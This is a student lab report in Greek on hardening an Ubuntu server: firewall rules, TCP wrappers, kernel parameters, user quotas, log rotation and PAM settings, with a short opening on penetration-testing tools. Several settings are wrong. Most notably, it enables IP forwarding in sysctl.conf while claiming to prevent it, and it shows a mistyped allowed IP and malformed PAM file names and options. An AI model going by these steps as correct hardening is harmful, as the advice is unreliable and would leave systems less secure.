



**ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ  
ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ**

**Μάθημα: Ασφάλεια Πληροφοριακών και Επικοινωνιακών  
Συστημάτων**

**Εργαστηριακός Διδάσκων: Αναστασία Δούμα**

**ΑΣΚΗΣΗ 2:  
ΕΝΔΥΝΑΜΩΣΗ ΛΕΙΤΟΥΡΓΙΚΟΥ ΣΥΣΤΗΜΑΤΟΣ LINUX –  
ΕΛΕΓΧΟΣ ΣΥΣΤΗΜΑΤΟΣ ΜΕ ΧΡΗΣΗ ΕΡΓΑΛΕΙΩΝ  
PENENTRATION TESTING**

**Μέλοι ομάδας εργασίας:**

**Μαρία Θεοδωράκη Α.Μ.:321/2008041**


**Βερροιοπούλου Αθηνά Α.Μ.:321/2008011**



**Ημερομηνία Παράδοσης:31/03/2013**

### α) Αρχική εγκατάσταση και παραμετροποίηση του λειτουργικού συστήματος:

Κάναμε εγκατάσταση στο virtual box της oracle το ubuntu server και θα υλοποιήσουμε την εργασία μας σε αυτό. Στις επιλογές της εγκατάστασης βάλαμε το dns και το ssh . Στο τέλος της εγκατάστασης επιλέξαμε τα παρακάτω στις ρυθμίσεις.



Έπειτα πρέπει να βάλω το ftp και το web με εντολές. Κάνω εγκατάσταση του VSFTPD για τον ftp server και μετα restart με `sudo service vsftpd restart` .

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anjelina@anji:~$ sudo apt-get install vsftpd
[sudol password for anjelina:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 69 not upgraded.
Need to get 126 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ quantal/main vsftpd amd64 2.3.5-3ubun
tu1 [126 kB]
Fetched 126 kB in 1s (117 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 52934 files and directories currently installed.)
Unpacking vsftpd (from .../vsftpd_2.3.5-3ubuntu1_amd64.deb) ...
Processing triggers for ureadahead ...
ureadahead will be reprofiled on next reboot
Processing triggers for man-db ...
Setting up vsftpd (2.3.5-3ubuntu1) ...
vsftpd start/running, process 1579
Processing triggers for ureadahead ...
anjelina@anji:~$
```

Εγκατάσταση του sudo apt-get install apache2 για το web server όπως φαίνεται παρακάτω:

```
Setting up apache2.2-common (2.2.22-6ubuntu2.2) ...
Enabling site default.
Enabling module alias.
Enabling module autoindex.
Enabling module dir.
Enabling module env.
Enabling module mime.
Enabling module negotiation.
Enabling module setenvif.
Enabling module status.
Enabling module auth_basic.
Enabling module deflate.
Enabling module authz_default.
Enabling module authz_user.
Enabling module authz_groupfile.
Enabling module authn_file.
Enabling module authz_host.
Enabling module reqtimeout.
Setting up ssl-cert (1.0.32) ...
Processing triggers for ufw ...
Processing triggers for ureadahead ...
Setting up apache2-mpm-worker (2.2.22-6ubuntu2.2) ...
 * Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName

[ OK ]

Setting up apache2 (2.2.22-6ubuntu2.2) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
```

Παρακάτω φαίνεται ότι δουλεύει

```
Hit http://us.archive.ubuntu.com quantal-backports/restricted Sources
Hit http://us.archive.ubuntu.com quantal-backports/universe Sources
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Sources
Hit http://us.archive.ubuntu.com quantal-backports/main amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/restricted amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/universe amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/multiverse amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/main i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/restricted i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/universe i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/multiverse i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/main Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/restricted Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/universe Translation-en
Ign http://us.archive.ubuntu.com quantal/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/universe Translation-en_US
Fetched 1,440 kB in 27s (52.7 kB/s)
Reading package lists... Done
anjelina@anji:~$
```

Φτιάχνω τα iptables

```
Hit http://us.archive.ubuntu.com quantal-backports/universe i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/multiverse i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/main Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/restricted Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/universe Translation-en
Ign http://us.archive.ubuntu.com quantal/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/universe Translation-en_US
Fetched 1,440 kB in 27s (52.7 kB/s)
Reading package lists... Done
anjelina@anji:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
anjelina@anji:~$
```

## Εγκατάσταση για να λαμβάνετε κυκλοφορία

```

Hit http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/restricted Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/universe Translation-en
Ign http://us.archive.ubuntu.com quantal/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/universe Translation-en_US
Fetched 1,440 kB in 27s (52.7 kB/s)
Reading package lists... Done
anjelina@anji:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
anjelina@anji:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -p tcp --dport ssh -j ACCEPT
anjelina@anji:~$

```

Και μετά φτιάχνω iptables κάνω πρώτα τα παραπάνω και μετά drop αλλιώς χάνονται

```

angelina@anji:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
angelina@anji:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
angelina@anji:~$ sudo iptables -A INPUT -p tcp --dport ssh -j ACCEPT
angelina@anji:~$ sudo iptables -A INPUT -p tcp --dport ftp -j ACCEPT
angelina@anji:~$ sudo iptables -A INPUT -p tcp --dport www -j ACCEPT
angelina@anji:~$ sudo iptables -A INPUT -p tcp --dport domain -j ACCEPT
angelina@anji:~$ sudo iptables -A INPUT -j DROP
angelina@anji:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination            ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere               anywhere               ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere               anywhere               ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere               anywhere               state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere               anywhere               tcp dpt:ssh
ACCEPT     tcp  --  anywhere               anywhere               tcp dpt:ftp
ACCEPT     tcp  --  anywhere               anywhere               tcp dpt:http
ACCEPT     tcp  --  anywhere               anywhere               tcp dpt:domain
DROP       all  --  anywhere               anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
angelina@anji:~$

```

Βλέπω ότι λειτουργεί η σύνδεση και παίρνω και την ip που θα μας χρειαστεί μετά.

```
Graph this data and manage this system at https://landscape.canonical.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anjelina@anji:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:df:32:a3
          inet addr:192.168.1.69  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedf:32a3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:698 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53989 (53.9 KB)  TX bytes:2406 (2.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:300 (300.0 B)  TX bytes:300 (300.0 B)

anjelina@anji:~$
```




**It works!**

This is the default web page for this server.  
The web server software is running but no content has been added, yet.

Τέλος μπορούμε να έχουμε γραφικό περιβάλλον στο σύστημά μας με τις παρακάτω εντολές:

```
sudo apt-get update
sudo apt-get upgrade
sudo apt-get install ubuntu-desktop
sudo service lightdm restart
```

και μετά πατάμε Ctrl+alt+F για να ανοίξουμε το τερματικό.



## β) Ενδυνάμωση του λειτουργικού συστήματος:

**Προχωρήστε στην απεγκατάσταση όλων των υπηρεσιών που δεν χρειάζονται και έχουν εγκατασταθεί στο σύστημα εξ ορισμού (π.χ. υπηρεσίες όπως Telnet, Rlogin/Rsh). Καταγράψτε ποιες είναι αυτές οι υπηρεσίες που απενεργοποιήσατε.**

Στην εγκατάσταση επιλέξαμε μόνο ότι μας χρειάζονταν και δεν χρειάζεστε να κάνω καμία υπηρεσία απενεργοποίηση . Αν είχαμε όμως ανάγκη θα τρέχαμε τα παρακάτω:  
Για να δούμε τις υπηρεσίες που τρέχουν κάνω:

```
service --status-all
```

Για να πειράξω μια συγκεκριμένη και να δω αν τρέχει κάνω:

```
sudo service --status-all 2>&1|grep cron
```

```
sudo service cron status
```

για να δω αν υπάρχει το telnet κάνω:

```
anjelina@anji:~$ ps-aux|grep telnet
ps-aux: command not found
anjelina@anji:~$ ps -aux|grep telnet
warning: bad ps syntax, perhaps a bogus '-'?
See http://git.kernel.org/procps/procps/blobs/master/Documentation/FAQ
anjelina 1474  0.0  0.0  9388  928 tty1      S+   21:21   0:00 grep --color=au
to telnet
anjelina@anji:~$
```

Για την απενεργοποίησή του τρέχω την εντολή :

```
Pico /etc/xinetd.d/telnet
```

**Απενεργοποιήστε όποιες εφαρμογές δεν είναι απαραίτητες στον εξυπηρετητή σας και έχουν εγκατασταθεί κατά την αρχική εγκατάσταση του λειτουργικού συστήματος.**

Στην εγκατάσταση επιλέξαμε μόνο ότι μας χρειάζονταν και δεν χρειάζεστε να κάνω καμία εφαρμογή απενεργοποίηση . Αν είχαμε όμως ανάγκη θα τρέχαμε τα παρακάτω:  
Για να δουμε όλες τις διεργασίες που τρέχει το σύστημα κάνω:

```
ps -aux
anjelina@anji:~$ ps
  PID TTY          TIME CMD
 1330 tty1      00:00:00 bash
 1487 tty1      00:00:00 ps
anjelina@anji:~$
```

Για απενεργοποίηση: ps aux | less

**Εγκαταστήστε και παραμετροποιήστε με γνώμονα την ασφάλεια του ΛΣ, τις υπηρεσίες «Φιλοξενίας Ιστοσελίδων» (Web), Διευθυνσιοδότησης (DNS) και «Μεταφοράς Αρχείων» (FTP Server). Περιγράψτε αναλυτικά τις ρυθμίσεις που κάνατε.**

Τα παραπάνω τα κάναμε στο α ερώτημα αλλά ξαναγράφουμε τις εντολές:

Εγκατάσταση υπηρεσιών φιλοξενίας ιστοσελίδων

```
sudo apt-get install apache2
```

### Διευθυνσιοδότησης (DNS)

sudo apt-get install bind9

### Μεταφοράς Αρχείων» (FTP Server).

sudo apt-get install vsftpd

### Παραμετροποιήστε με βάση τις επιλογές που κάνατε τα αρχεία /etc/hosts.allow and /etc/hosts.deny.

Για να κάνω αλλαγές στα αρχεία πρέπει να έχω δικαιώματα διαχειρηστή με την εντολή sudo αλλιώς δεν γίνεται να γράψω

για το αρχείο **/etc/hosts.deny** κάνω nano /etc/hosts.deny

```
GNU nano 2.2.6      File: /etc/hosts.deny      Modified
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL:PARANOID
sshd : ALL
vsftpd : ALL_

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
```

για το αρχείο **/etc/hosts.allow** κάνω nano /etc/hosts.allow

```
GNU nano 2.2.6      File: /etc/hosts.allow      Modified
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:      ALL: LOCAL @some_netgroup
#               ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "portmap" for the
# daemon name. Remember that you can only use the keyword "ALL" and IP
# addresses (NOT host or domain names) for the portmapper, as well as for
# rpc.mountd (the NFS mount daemon). See portmap(8) and rpc.mountd(8)
# for further information.
#
sshd: 192.169.1.56
vsftpd:192.168.1.56_

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
```

**Ρυθμίστε τις παραμέτρους ασφάλειας του πυρήνα. Αυτό που πρέπει σίγουρα να διασφαλίσετε είναι το σύστημα να μην προωθεί IP πακέτα (να μην λειτουργεί ως δρομολογητής). Τι ρυθμίσεις θα πρέπει να κάνετε για αυτό;**

Θα μπω στο αρχείο /etc/sysctl.conf όπου θα βγάλω από τα σχόλια τα παρακάτω για να επιτρέψω τα πακέτα στο IPv4 και το IPv6

```
GNU nano 2.2.6      File: /etc/sysctl.conf      Modified

# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfiguration
# based on Router Advertisements for this host
net.ipv6.conf.all.forwarding=1

#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
#####

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
```

Δημιουργήστε τέσσερις χρήστες, έναν διαχειριστή του συστήματος (διαφορετικό λογαριασμό από το root), έναν υπεύθυνο για την υπηρεσία Web και FTP και δύο απλούς χρήστες (έναν διδάσκοντα και έναν φοιτητή). Ρυθμίστε το επιτρεπτό όριο αποθηκευτικού χώρου για κάθε χρήστη (quotas) και ότι άλλο περιορισμούς προτείνεται (επεξεργαστή, μνήμη κλπ.), όπως για παράδειγμα ποιοι χρήστες επιτρέπεται να έχουν απομακρυσμένη πρόσβαση μέσω SSH.

Δημιουργία χρηστών:

```
anjelina@anji:~$ sudo useradd -d /home/administrator -m administrator
anjelina@anji:~$ sudo passwd administrator
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo useradd -d /home/ftp_user -m ftp_user
anjelina@anji:~$ sudo useradd -d /home/web_user -m web_user
anjelina@anji:~$ sudo useradd -d /home/didaskontas -m didaskontas
anjelina@anji:~$ sudo useradd -d /home/foititis -m foititis
anjelina@anji:~$ sudo passwd web_user
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo passwd ftp_user
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo passwd didaskontas
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo passwd foititis
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$
```



### Εντολές για εκτέλεση quota

```
sudo apt-get install quota quotatool
```

```
sudo mount -o remount,usrquota /
```

```
sudo quotaon -a
```

```
sudo mount -o remount,usrquota /
```

```
sudo quotacheck -avugm
```

### εντολές για μνήμη κάθε χρήστη

```
ps auxU user | awk '{memory += $4}
```

```
END {print memory }'
```

### Ρυθμίστε ποιες πληροφορίες θα καταγράφονται στα αρχεία καταγραφής του συστήματος και πόσο συχνά θα επανεγγράφονται τα αρχεία αυτά (log rotation).

Μπαίνω στο αρχείο **log rotation** με `sudo nano /etc/logrotate.conf`

```
GNU nano 2.2.6      File: /etc/logrotate.conf

# see "man logrotate" for details
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
    missingok
    monthly
}
```

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos  
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

```
GNU nano 2.2.6      File: /etc/logrotate.conf

#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
    missingok
    monthly
    create 0664 root utmp
    rotate 1
}

/var/log/btmp {
    missingok
    monthly
    create 0660 root utmp
    rotate 1
}

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```

Ρύθμιση του αρχείου Log rotation αλλάζουμε το weekly σε daily για να γίνεται η επανεγγραφή καθημερινά.

```
GNU nano 2.2.6      File: /etc/logrotate.conf      Modified

# see "man logrotate" for details
# rotate log files weekly
daily_

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

dateext

# uncomment this if you want your log files compressed
compress
delaycompress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```

**Προτείνετε και ρυθμίστε πολιτικές ασφαλείας στο λειτουργικό σύστημα.  
Περιγράψτε τα εργαλεία/εντολές που χρησιμοποίησατε για να εφαρμόσετε τις  
πολιτικές αυτές.**

Οι πολιτικές ασφαλείας που μπορούμε να αλλάξουμε έχουν σχέση με:

Φυσική ασφάλεια, επαλήθευση των αντικειμένων δράσης ασφαλείας, Οι απερχόμενοι Linux Servers με ευαίσθητα δεδομένα, Backups, Διαχωριστικά δίσκου, Firewall (iptables), Χαρακτηριστικά ασφαλείας Πυρήνα, SELinux και FTP, telnet, και rlogin (rsh).

Θα περιορίσουμε την SSH πρόσβαση μόνο σε λογαριασμούς χρηστών που πρέπει να έχουν. Για παράδειγμα, δημιουργούμε μια ομάδα που ονομάζεται "sshlogin" και προσθέτουμε το όνομα της ομάδας και την αξία που σχετίζεται με τη μεταβλητή AllowGroups που βρίσκεται στο αρχείο / etc / ssh / sshd\_config.

Εντολές:

```
AllowGroups sshlogin
sudo adduser username sshlogin
sudo service ssh restart
```

εντολή για iptables που ρίχνουν όλα τα πακέτα που προέρχονται από domain:

```
$ sudo iptables -A INPUT -s www.slashdot.org -j DROP
```

Για να δούμε εύκολα την τρέχουσα κατάσταση του λογαριασμού χρήστη:

```
anjelina@anji:~$ sudo chage -l username
chage: user 'username' does not exist in /etc/passwd
anjelina@anji:~$ sudo chage -l anjelinaz
chage: user 'anjelinaz' does not exist in /etc/passwd
anjelina@anji:~$ sudo chage -l anjelina
Last password change           : Mar 29, 2013
Password expires                : never
Password inactive               : never
Account expires                 : never
Minimum number of days between password change : 0
Maximum number of days between password change : 99999
Number of days of warning before password expires : 7
anjelina@anji:~$ _
```

**Ενεργοποιήστε πρόσθετες ρυθμίσεις με γνώμονα την ασφάλεια του συστήματος όπως για παράδειγμα : α) απενεργοποίηση λογαριασμών χρηστών μετά από πολλές αποτυχημένες προσπάθειες εισόδου στο σύστημα, β) απαγόρευση χρήσης συνθηματικού που έχει ήδη χρησιμοποιηθεί παλιότερα κλπ.**

A) το "faillog" μετράει τις αποτυχημένες προσπάθειες σύνδεσης που έχει ο χρήστης.

Για να μπορέσουμε να χρησιμοποιήσουμε το faillog, θα πρέπει ο διαχειριστής να μετρήσει τις αποτυχημένες προσπάθειες σύνδεσης.

```
sudo nano file /etc/pam.d/system-auth
```

```
GNU nano 2.2.6      File: /etc/pam.d/system-auth      Modified
auth required pam_tally.so no_magic_root
account required pam_tally.so deny=3 no_magic_root
lock_time=180
```

Μετά κάνω την εντολή faillog -a για να δω τις αποτυχημένες προσπάθειες

```
mail      0      0      01/01/70 02:00:00 +0200
news      0      0      01/01/70 02:00:00 +0200
uucp      0      0      01/01/70 02:00:00 +0200
proxy     0      0      01/01/70 02:00:00 +0200
www-data  0      0      01/01/70 02:00:00 +0200
backup    0      0      01/01/70 02:00:00 +0200
list      0      0      01/01/70 02:00:00 +0200
irc       0      0      01/01/70 02:00:00 +0200
gnats     0      0      01/01/70 02:00:00 +0200
nobody    0      0      01/01/70 02:00:00 +0200
libuuid   0      0      01/01/70 02:00:00 +0200
syslog    0      0      01/01/70 02:00:00 +0200
messagebus 0      0      01/01/70 02:00:00 +0200
whoopsie  0      0      01/01/70 02:00:00 +0200
bind      0      0      01/01/70 02:00:00 +0200
landscape 0      0      01/01/70 02:00:00 +0200
sshd      0      0      01/01/70 02:00:00 +0200
anjelina  0      0      01/01/70 02:00:00 +0200
ftp       0      0      01/01/70 02:00:00 +0200
administrator 0      0      01/01/70 02:00:00 +0200
ftp_user  0      0      01/01/70 02:00:00 +0200
web_user  0      0      01/01/70 02:00:00 +0200
didaskontas 0      0      01/01/70 02:00:00 +0200
foititis  0      0      01/01/70 02:00:00 +0200
anjelina@anji:~$ _
```

Και για να κλειδώσω λογαριασμούς έχω τις εντολές: passwd -l anjelina

Και για να ξεκλειδώσω λογαριασμούς έχω τις εντολές: passwd -u anjelina

## B) Κάνω την εντολή

```
anjelina@anji:~$ sudo nano /etc/pam.d/commonp-password_
```

Και μετά γράφω τα παρακάτω για να απαγορεύετε η χρήση συνθηματικού που έχει ήδη χρησιμοποιηθεί παλιότερα.

```
GNU nano 2.2.6      File: /etc/pam.d/commonp-password      Modified
password sufficient pam_unix.so use_auth tok md5 shadow remember=10_
```


## γ) Χρήση Εργαλείων για Penetration Testing:

### Συλλογή πληροφοριών - Επιβεβαίωση Αδυναμιών


Δύο από τα δημοφιλέστερα προγράμματα σ' αυτή την κατηγορία είναι το Nessus και το nmap.

